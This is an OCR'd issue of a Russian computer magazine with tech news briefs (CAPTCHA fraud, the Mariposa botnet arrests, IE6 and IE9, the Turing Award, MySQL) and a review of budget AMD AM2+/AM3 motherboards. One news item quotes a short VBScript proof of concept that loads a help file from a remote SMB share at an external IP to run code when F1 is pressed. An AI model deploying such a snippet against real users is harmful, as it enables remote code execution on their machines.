капча не генерируется каждый раз заново — есть ограниченное, хотя и очень большое количество образцов. Если посмотреть на ссылку картинки, легко читается структура: https://api-secure.recaptcha.net/image?c=<ID картинки>. Авторам аферы удалось собрать ошеломляюще огромную базу ID и правильных ответов для CAPTCHA, который распознавались вручную. В обвинении не фигурирует ботнет и вирусы, собирающие такие данные, поэтому распознавание, похоже, проводили обычные люди — как обычно $1-2 за 1000 распознанных капч).

70% УТЕЧЕК ИНФОРМАЦИИ ПРОИСХОДИТ ПО ВИНЕ СОБСТВЕННЫХ СОТРУДНИКОВ КОМПАНИИ.

РЕКВИЕМ ПО IE6

Уже несколько лет живучий браузер Internet Explorer 6 пытаются вытеснить с рынка, но никак не желает умирать. Если верить статистике www.liveinternet.ru, то в Рунете им по-прежнему пользуются 8.8% — но для сравнения у Opera Mini для мобильных телефонов всего на один процент меньше. Эта холодная война между разработчиками и браузером тянулась и тянулась, до тех пор, пока против «шестерки» не уговорились дружить сразу ряд крупных компаний, в число которых вошли Google (посредством YouTube), Facebook, MobileMe и многие другие. В начале марта Google и множество других компаний официально прекратили поддержку IE6, сняв со своих плеч этот тяжкий груз. Компания Aten Design Group и вовсе устроила браузеру пышные похороны, о которых каким-то образом прознали в Microsoft, и из штаба софтверного гиганта прислали букет цветов (жаль не венок) с запиской. В записке говорилось: «Спасибо за все IE6, до встречи на MIX, где мы покажем кусочек рая для Internet Explorer`ов. Команда Internet Explorer @ Microsoft». Что ж, аминь.

ПРЕМИЯ ТЬЮРИНГА НАШЛА ЕЩЕ ОДНОГО ЛАУРЕАТА

Ежегодная премия Тьюринга вручается компьютерным ученым и инженерам уже давно — с 1966 года, и удостаиваются ее лишь те, кто добился больших успехов в расширении границ информатики. Своим именем награда обязана английскому математику, пионеру компьютерных наук Алану Тьюрингу. На этот раз Ассоциация вычислительной техники (Association for Computing Machinery, ACM) удостоила наградой и чеком на $250 тыс. Чарльза Такера, как одного из изобретателей ПК, подключенного к сети. В середине 70-х Такер работал в Пало-Альто, в исследовательском центре корпорации Xerox, где под его руководством был создан прототип настольного компьютера Alto. Прототип нес в себе такие революционные на тот момент решения, как экран, аналогичный телевизионному, ГУИ и текстовый редактор WYSIWYG. Помимо Alto, Такер также внес огромный вклад в развитие Ethernet, работал над созданием прототипов первых многопроцессорных рабочих станций и даже первых планшетных ПК. На сегодняшний день Чарльз трудится в компании Microsoft.

ОПЕРАЦИЯ ПО СПАСЕНИЮ MYSQL

Не так давно мы писали о том, что «отец» MySQL Майкл «Monty» Ведениус выступал против покупки Sun Microsystems компанией Oracle, опасаясь за судьбу своего детища после этого слияния. Когда у Веденисуса не получилось помешать сделке, он обратился за помощью к двум «сильным, самостоятельным странам, которые поддерживают движение open source» — России и Китаю. Как ни странно, наши власти судьбой СУБД действительно заинтересовались и решили поучаствовать в спасении «Мускула». Федеральная антимонопольная служба (ФАС) выдвинула компании Oracle условия, согласно которым последние будут обязаны после слияния совершенствовать и поддерживать MySQL в рамках общедоступной лицензии, не навязывая при этом услуги собственной техподдержки и не совершая иных «криминальных» деяний. Все это, конечно, весьма позитивно, но проблема в том, что Oracle, в случае чего, вряд ли примет условия ФАС в расчет — российский рынок слишком незначителен, чтобы ФАС могла реально воспрепятствовать сделке гигантов, или на них повлиять. Вряд ли угроза привлечения к административной ответственности будет воспринята в Oracle всерьез.

ПО ДАННЫМ КОМПАНИИ ЯНДЕКС, ЧИСЛО РУССКОЯЗЫЧНЫХ ТВИТТЯН ЗА ЗИМУ ВЫРОСЛО НА 42%.

МОНОБЛОЧНЫЙ ЗВУК ОТ ASUS


Компания Asus с гордостью представила новинку в серии звуковых систем, которую, к тому же, называет самой компактной пятиканальной акустической системой в мире. Фишка в том, что вся пятиканальность разместилась, так сказать, в одном флаконе — ASUS Cine5 представляет собой аудиомоноблок размером 373x100x80 мм или 373x100x100 мм, в зависимости от того резиновая или металлическая подставка используется (обе входят в комплект). Технические характеристики новинки таковы: максимальная мощность системы равна 28 Вт (RMS 15 Вт), диапазон воспроизводимых частот простирается от 80 Гц до 20 кГц. Имеются у ASUS Cine5 и гнездо для подключения наушников и входы диаметром 3.5 мм. Для подключения к источнику многоканального звука (5.1) в комплект входит аналоговый кабель. Главной фишкой и удобством девайса, пожалуй, можно называть возможность формирования пятиканального звука из простого стереофонического сигнала.

ГРОМКИЙ АРЕСТ БОТОВОДОВ В ИСПАНИИ

Жирную галочку в своих отчетных документах смогут поставить испанские борцы с киберпреступностью, ведь им совместно с ФБР США удалось задержать сразу троих хакеров, причастных к созданию огромного ботнета Mariposa (по-испански «бабочка»), насчитывающему почти 13 млн компьютеров в 190 странах мира. Количество зараженных хостов удалось посчитать, когда удалось изменить DNS-записи, чтобы боты не могли коннектиться к своим управляющим серверам. О размахах ботнета говорит и тот факт, что в Испании оператор Vodafone продал 3000 свеженьких смартфонов HTC Magic, зараженных зловредным кодом, связанным с ботнетом Mariposa. Помимо обычных пользовательских машин, ботнет сумел распространиться на компьютеры компаний, входящих в список Fortune 1000 — топ крупнейших корпораций мира. Известно, что все трое задержанных — граждане Испании, которые называют себя DDP Team. Владельцев ботнета ловили долго. Для известного снифера Wireshark даже был разработан специальный плагин (www.paloaltonetworks.com/researchcenter/2009/10/mariposa-tool), позволяющий на лету дешифровывать трафик между ботами и C&C сервером. Помог случай: один из хакеров — Netkairo, однажды обратился к админке с отключенным VPN-соединением и спалил свой настоящий IP. До этого момента все попытки вычислить владельцев ботнета были бессильны. Благодаря проведенной операции ботнет Mariposa свое существование прекратил, но миллионы зараженных машин по-прежнему ломятся на отключённый C&C (comand&control) сервер.

ПО ДАННЫМ WIMAX FORUM, ДОСТУПОМ К WIMAX СЕТЯМ УЖЕ СЕГОДНЯ МОГУТ ВОСПОЛЬЗОВАТЬСЯ БОЛЕЕ 620 МЛН ЧЕЛОВЕК, А К 2011 ГОДУ ЭТА ЦИФРА ДОСТИГНЕТ 1 МЛРД.

ЭКСПЛОРЕР УМЕР, ДА ЗДРАВСТВУЕТ ЭКСПЛОРЕР!



Не успел весь мир похоронить IE6, а Microsoft на конференции MIX уже показали девелоперам новый Internet Explorer 9. Скачать предварительную версию можно на сайте проекта: ie.microsoft.com/testdrive, здесь же доступные разные тесты для того, чтобы прочувствовать все нововведения в действии. Как ни странно, девятке нашлось, чем удивить и порадовать публику. Internet Explorer 9 стал первым браузером от «мелкомягких», использующим для повышения производительности ресурсы видеокарты. Это явно пошло «ослику» на пользу — по результатам теста SunSpider он стал быстрее IE8 примерно в семь раз, а Opera 10.10 — в четыре раза. Впрочем, новинка уступила по скорости работы с JavaScript Safari, Chrome и Opera 10.50. Также к хорошим новостям можно отнести значительное улучшение поддержки HTML5 и появление поддержки формата векторной графики SVG. С CSS3 все менее радужно, этот стандарт браузер все еще поддерживает не до конца и справляется с ним значительно хуже своих конкурентов — в тесте Acid3 IE9 набрал лишь 55 очков из 100. Удручает и еще одно — GPU-ускорение работает только в Vista и Windows 7, так что юзеры XP оказались в пролете — с XP новый браузер попросту не работает.

ЕХАЛ CANON ЧЕРЕЗ CANON

Чудные новости приходят с востока, а точнее из Японии, где компания Canon официально объявила о желании зарегистрировать, ни много ни мало, собственную доменную зону! Дело в том, что правила регистрации новых зон еще в 2008 году были пересмотрены и серьезно упрощены — если ранее для одобрения заявки требовалось доказать социальную важность и необходимость новой зоны, то сейчас это стало необязательно. Таким образом, вполне возможно, что зона .canon, а за ней, наверняка, и множество других, действительно получит право на жизнь. В Canon свое решение мотивируют тем, что новая зона позволит им создавать URL для каждой конкретной модели товара и региона. Выглядеть это будет примерно так: ru.a40.canon. Чем Canon не нравятся ссылки формата a40.canon.com или a40.canon.ru — загадка. Удастся ли японцам осуществить свою задумку и завести официальный сайт canon.canon, узнаем во второй половине 2011 года, когда ICANN рассмотрит заявку компании.

В WATCHMOUSE ПРИШЛИ К ВЫВОДУ, ЧТО САЙТЫ, ПРЕДОСТАВЛЯЮЩИЕ КОРОТКИЕ URL-АДРЕСА ЗАМЕДЛЯЮТ ЗАГРУЗКУ ВЕБ-СТРАНИЦ В СРЕДНЕМ НА ПОЛТОРЫ СЕКУНДЫ.

ДЕМОСЦЕНА ЖИВА!

Известный сайт scene.org, целиком и полностью посвященный демосцене, традиционно собирается раздать слонов лучшим демомейкерам. В этом году вручение премии едва не сорвалось по причине нехватки у организаторов времени и ресурсов, но все же они смогли найти в себе силы, так что восьмая по счету Scene.org Awards состоится и церемония сохранит статус ежегодной. Если посмотреть работы, принимающие участие конкурсе (это можно и даже обязательно нужно сделать по адресу awards.scene.org), то понимаешь: демосцена жива. Видел бы ты, что творят номинанты на премии Best Demo, Best Demo on an Oldschool Platform, Best Effects. На скриншоте кадр из Framerangerʼа — одного из главных номинантов на победу. Для его запуска, правда, понадобится видюха не менее geforce 8800, море оперативной и виртуальной памяти, быстрый проц и обязательно dx9. Призы найдут своих победителей в апреле в рамках немецкой демопати Breakpoint, где и пройдет официальная часть Scene.org Awards.

НАЖИМАТЬ F1 ОПАСНО!

Лузы от компании Microsoft, это уже нечто вечное и неискоренимое, благодаря ним понимаешь, что в этом мире есть некое постоянство. Вот тебе очередной, свеженький перл от незабвенного MS — на этот раз «мелкомягкие» попросили пользователей не нажимать на кнопку F1, потому что это может привести к запуску малвари (через сценарий VBScript). И смех, и грех. Виной всему очередная уязвимость в браузерах IE любых версий, которая в самом деле позволяет запустить вредоносный код. Используя VBScript, разработчик может показать пользователю сплывающее окно, используя следующий синтаксис для вызова функции: MsgBox(prompt[,buttons][,title][,helpfile,context]).

Параметр helpfile, указывающий файл помощи, который отображается пользователю, если он нажмет в момент открытия диалогового окна F1, и это самое интересное место. Дело в том, что в качестве пути можно указать сетевой адрес шары. Например, на странице, где автор демонстрирует возможность атаки (http://isec.pl/poc-isec27) это выглядит так:

```
<script type="text/vbscript">
big = "\\184.73.14.110\PUBLIC\test.hlp"
MsgBox "press F1 to close this annoying popup", ,"", big, 1
</script>
```

Автор указывает путь специально составленного .hlp-файла, и уже через него вызывает нужный процесс на клиентской машине. Любопытно, что в самом конце марта Microsoft опубликовал сразу целый сборник заплаток для своего браузера, закрывающий сразу десять дыр, в том числе ту критическую, которая использовала Аврора.

GIGABYTE TECHNOLOGY И ASUS ПОЧТИ СРАВНЯЛИСЬ ПО КОЛИЧЕСТВУ ПРОДАЖ СИСТЕМНЫХ ПЛАТ — ЗА ПЕРВЫЕ 2 МЕСЯЦА ТЕКУЩЕГО ГОДА ПЕРВЫЕ ОТГРУЗИЛИ 3,1-3,3 МЛН ШТУК, ВТОРЫЕ 3,2-3,3 МЛН.

Сергей Никитин

ОСНОВА ОСНОВ

ТЕСТИРОВАНИЕ БЮДЖЕТНЫХ СИСТЕМНЫХ ПЛАТ AM2+/AM3

Системная плата — это основа компьютера и, в общем-то, экономить на ней не следует. С другой стороны, на рынке присутствует масса недорогих устройств и люди их покупают. Сегодня мы разбираемся в том, что же умеют недорогие «мамки», рассчитанные на работу с процессорами AMD Socket AM2+/AM3

ТЕХНОЛОГИИ


Системные платы сегодняшнего обзора построены на одном из двух чипсетов компании AMD — моделях 790FX или 790GX. Южный мост у обеих моделей одинаков, это SB750. Младшей моделью является AMD 790GX, у которой в наличии имеется 22 линии шины PCI Express. С одной стороны этого достаточно, с другой — при включении трех видеоплат в режиме Triple Crossfire на каждую будет приходиться не так уж много. А с третьей — много ли людей ставит три графических адаптера в бюджетную системную плату? Компенсировать небольшое количество линий призвана встроенная графика, давшая букву G в название чипсета. Она представлена ядром ATI Radeon HD3300 и нужными интерфейсами. Если ты увидишь платы на чипсете 790X, то знай, что графического ядра в нем нет, а все остальные параметры остались теми же. Кроме того, AMD выпускает два еще более недорогих чипсета, 780G и 770, которые отличаются от 790-й серии уменьшенным до 16 количеством линий шины PCI-Express. В остальном их параметры идентичны, разве что в 780G установлен графический адаптер ATI Radeon HD 4200. Старшая версия чипсета, AMD 790FX, имеет уже 32 линии PCI Express, которые могут делиться как на две, так и на четыре группы. Южный мост SB750 обеспечивает такие функции, как поддержка 12 USB-портов, наличие контроллера RAID, работающего с массивами уровне 0, 1, 5 и 10, подключение шести SATA-устройств и так далее.

МЕТОДИКА ТЕСТИРОВАНИЯ

Ввиду того, что наши недорогие системные платы выделяют совсем немного тепла, с которым отлично справляются установленные на них радиаторы, замеры температур было решено не проводить, а максимально сосредоточиться на скоростных характеристиках устройств. Для этого мы использовали бенчмарк, встроенный в архиватор WinRAR, а также утилиты wPrime 2.00 и SuperPi 1.5. Но чистая производительность системной платы величина довольно условная, у нее есть более важный параметр, а именно потенциал для разгона. С помощью умножения множителя ЦП на опорную частоту мы выжимали максимум из процессора AMD Phenom X4 955 BE (тактовая частота 3.2 ГГц). Причем множитель, несмотря на то, что он был разлочен, мы не трогали, а разгоняли исключительно шину, так как нас интересовали возможности именно системных плат. В итоге тестовый пакет запускался два раза — на базовой и на разогнанной системах.

ТЕСТИРУЕМОЕ ОБОРУДОВАНИЕ:

- ASUS M4A78T-E
- ASUS M4A79T DELUXE
- GIGABYTE GA-MA770T-UD3P
- GIGABYTE GA-MA785GMT-UD2H
- MSI 790XT-G45
- MSI 785GTM-E45




Самая продвинутая плата на чипе NVIDIA побеждает за счет оптимизации игры именно под чипы этого производителя

GIGABYTE GA-MA785GMT-UD2H

ТЕСТОВЫЙ СТЕНД

Процессор: 3,2 ГГц (16x200), AMD Phenom II X4 955 BE
Видеоплата: Sapphire Radeon HD 3450
Память DDR2: 2x1 Гб, A-DATA AX2U800PB2G4-2P (4-4-4-12)
Память DDR3: 2x1 Гб, Aeneon Xtune AXH760UD00-13G (CL8)
Жесткий диск: 1,5 Тб, Seagate Barracuda ST31500341AS
Блок питания: 750 Вт, Corsair TX750W Power Supply
Процессорный кулер: 1700 об/мин, Noctua NH-U12P
ОС: Windows XP Professional SP3 x32



Успешный разгон выводит плату ASUS M4A79T Deluxe в лидеры

GABYTE A785GM UD2H

4500 руб.

ASUS M4A78T-E


ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЧИПСЕТ: AMD 790GX И SB750
ПАМЯТЬ: DDR3 800/1066/1333/1600
ГРАФИЧЕСКОЕ ЯДРО: AMD RADEON HD 3300
АУДИО: HIGH DEFINITION AUDIO
LAN: GIGABIT ETHERNET
РАЗЪЕМЫ: 2XPCI EXPRESS X16; 2X PCI EXPRESS X1; 2XPCI
КОННЕКТОРЫ: 12XUSB; 2XIEEE1394; IDE; 6XSATA
ФОРМ-ФАКТОР, СМ: 24.4X30.5, ATX

+

Инженеры компании ASUS, проектировавшие эту плату, отлично справились с задачей по разводке компонентов. Снабдив устройство двумя разъемами PCI Express x16, они позаботились о том, чтобы установленные в эти слоты графические адаптеры не закрывали собой остальные коннекторы системной платы. Такой подход позволяет создать мощную игровую систему, особенно если использовать не самый слабый процессор от компании AMD. Но даже если ты решишь ограничиться одним видеоадаптером, то увеличить производительность тебе поможет разгон. В ходе наших манипуляций над частотой BCLK мы подняли его частоту до 240 МГц, соответственно, тактовая частота центрального процессора возросла до 3936 МГц. Помимо того, что это неплохая скорость сама по себе, это еще и пятый результат в нашем обзоре.

Мы уже упомянули, что инженеры ASUS хорошо поработали над проектированием данной платы, выполнив очень качественную разводку компонентов. Но недостаток у нее все же есть, правда, лежит он в несколько иной плоскости — у устройства очень высокая цена.



ASUS M4A79T DELUXE


6100 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:


ЧИПСЕТ: AMD 790FX И SB750
ПАМЯТЬ: DDR3 1600/1333/1066/800
ГРАФИЧЕСКОЕ ЯДРО: НЕТ
АУДИО: HIGH DEFINITION AUDIO
LAN: GIGABIT ETHERNET
РАЗЪЕМЫ: 4X PCI EXPRESS X16; 2X PCI
КОННЕКТОРЫ: 12XUSB; 2XIEEE1394; 1XIDE; 6XSATA; 1XFDD; 1XSPDIF IN/OUT
ФОРМ-ФАКТОР, СМ: 24.4X30.5, ATX


Литера "T" в названии этой платы говорит о многом знающему человеку. А конкретно о том, что данное устройство поддерживает процессоры AMD Phenom II под сокет AM3, а вместе с ними память DDR3. Заявка неплохая и она оправдала себя: наш тестовый процессор AMD Phenom II X4 955 BE удалось разогнать до 4144 МГц, что является лучшим результатом в обзоре! Опорная частота в этом случае достигла 259 МГц. Как и другое изделие ASUS в нашем тесте, плата M4A79T Deluxe отличается инженерной продуманностью –: разводка компонентов выполнена очень грамотно, поэтому ничто ничему не мешает и не загораживает.

Помимо высокой цены, которая, впрочем, характерна для большинства изделий ASUS, у данной платы есть еще один недостаток, который будет несколько мешать ее оверклокингу, — это нежный BIOS. В том случае, если устройство разогнано слишком сильно, система перестает запускаться в принципе. Поэтому данный процесс должен быть очень аккуратным. С другой стороны, несмотря на это, рекорд разгона в тесте был, как мы уже говорили, был поставлен именно на этом устройстве.



Утилитой wPrime 2.00 также была зафиксирована победа устройства от ASUS





GIGABYTE GA-MA770T-UD3P

3000 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЧИПСЕТ: AMD 770 И SB710
ПАМЯТЬ: DDR3 1600/1333/1066/800
ГРАФИЧЕСКОЕ ЯДРО: НЕТ
АУДИО: 8-КАНАЛЬНЫЙ АУДИО КОДЕК REALTEK ALC888
LAN: REALTEK 8111C/D(L) (10/100/1000 МБИТ)
РАЗЪЕМЫ: 1XPCI EXPRESS X16; 2XPCI; 4X PCI EXPRESS0X1
КОННЕКТОРЫ: 8XUSB; 1XPS/2 (КЛАВИАТУРА); 1XPS/2 (МЫШЬ); 6XSATA; 1XSPDIF IN; 1XSPDIF OUT; 1XIDE; 2XIEEE 1394A
ФОРМ-ФАКТОР, СМ: 24.4X30.5, ATX

Если ты хочешь снабдить свой компьютер массой дополнительных устройств, то эта плата как раз то, что тебе нужно. Она оснащена двумя слотами PCI, четырьмя разъемами PCI Express x1 и одним гнездом PCI Express x16 для установки графического адаптера, поэтому, скорее всего, все твои устройства туда поместятся. Но одним количеством разъемов, пусть и большим, достоинства этой платы не ограничиваются. Именно на ней мы смогли разогнать наш тестовый процессор до немалых 4 ГГц, что является вторым результатом в нашем тесте. Нужно отметить, что при этом цена данной платы очень радует глаз и кошелек.

Несмотря на обилие разъемов, недостаток этой платы связан как раз с ним же. Но уже не с PCI, а с портом IDE. Он расположен не очень удачно, поэтому если в компьютер будет установлена видеоплата с массивной системой охлаждения, то установить IDE-устройство будет крайне проблематично. Проблема довольно странная, так как, во-первых, уже давно разработаны меры противодействия ей (поворот разъема на 90 градусов), а, во-вторых, интерфейс IDE порядком устарел и его присутствие на топовой плате вовсе не обязательно.

GIGABYTE GA-MA785GMT-UD2H


3000 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:


ЧИПСЕТ: AMD 785G И SB710
ПАМЯТЬ: DDR3 1800 (OC)/1666/1333/1066
ГРАФИЧЕСКОЕ ЯДРО: AMD RADEON HD 4200
АУДИО: 8-КАНАЛЬНЫЙ АУДИО КОДЕК REALTEK ALC
LAN: REALTEK 8111C
РАЗЪЕМЫ: 1XPCI EXPRESS X16; 2X PCI; 1XPCI EXPRESS X1;
КОННЕКТОРЫ: 1XIDE; 1XIEEE 1394A; 1XLPT; 1XSPDIF IN/OUT; 1XD-SUB; 1XDVI-D; 1XESATA; 1XHDMI; 1XPS/2 (КЛАВИАТУРА); 1XPS/2 (МЫШЬ); 1XRJ45 LAN; SPDIF OUT; 6XUSB
ФОРМ-ФАКТОР, СМ: 24.4X21.8, MICROATX


Одна из двух плат формата MicroATX в нашем обзоре. Несмотря ни на что, такие небольшие устройства, позволяющие создать малогабаритную систему, пользуются на рынке определенной популярностью. Для того, чтобы не забивать малый объем системного блока лишними компонентами, инженеры Gigabyte снабдили плату встроенной графической платой ATI Radeon HD 4200, которая сэкономит не только свободное место внутри ПК, но и твои финансы. Так как в небольших корпусах компоненты больше подвержены перегреву, технология Ultra Durable 3, примененная в данной плате, поможет повысить надежность и стабильность работы системы.

Небольшие размеры платы — это палка о двух концах, так как они являются одновременно и достоинством устройства и причиной его недостатков. Разводка компонентов не самая лучшая, например, порт PCI и разъемы SATA будут блокированы в случае установки в слот PCI Express x16 графического адаптера. С разгоном тоже были проблемы, нам удалось поднять опорную частоту только до 225 МГц. Поэтому результаты тестирования были столь невысоки.



После разгона все участники практически сравнялись по скорости работы с памятью





2800 руб.

MSI 790XT-G45

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЧИПСЕТ: AMD 790X И SB710
ПАМЯТЬ: DDR2 1066/800/667/533
ГРАФИЧЕСКОЕ ЯДРО: НЕТ
АУДИО: 8-КАНАЛЬНЫЙ АУДИО КОДЕК REALTEK ALC889 / ALC885
LAN: REALTEK ALC889 / ALC885
РАЗЪЕМЫ: 2XPCI EXPRESS X16; 2XPCI EXPRESS X1; 2XPCI
КОННЕКТОРЫ: 1XFDD; 6X SATA; 1XATA133 HD; 1XSPDIF-OUT; 1XTPM; 1XPS/2 (КЛАВИАТУРА); 1XPS/2 (МЫШЬ); 6XUSB; 1XCOM
ФОРМ-ФАКТОР, СМ: 24.4X30.5, ATX

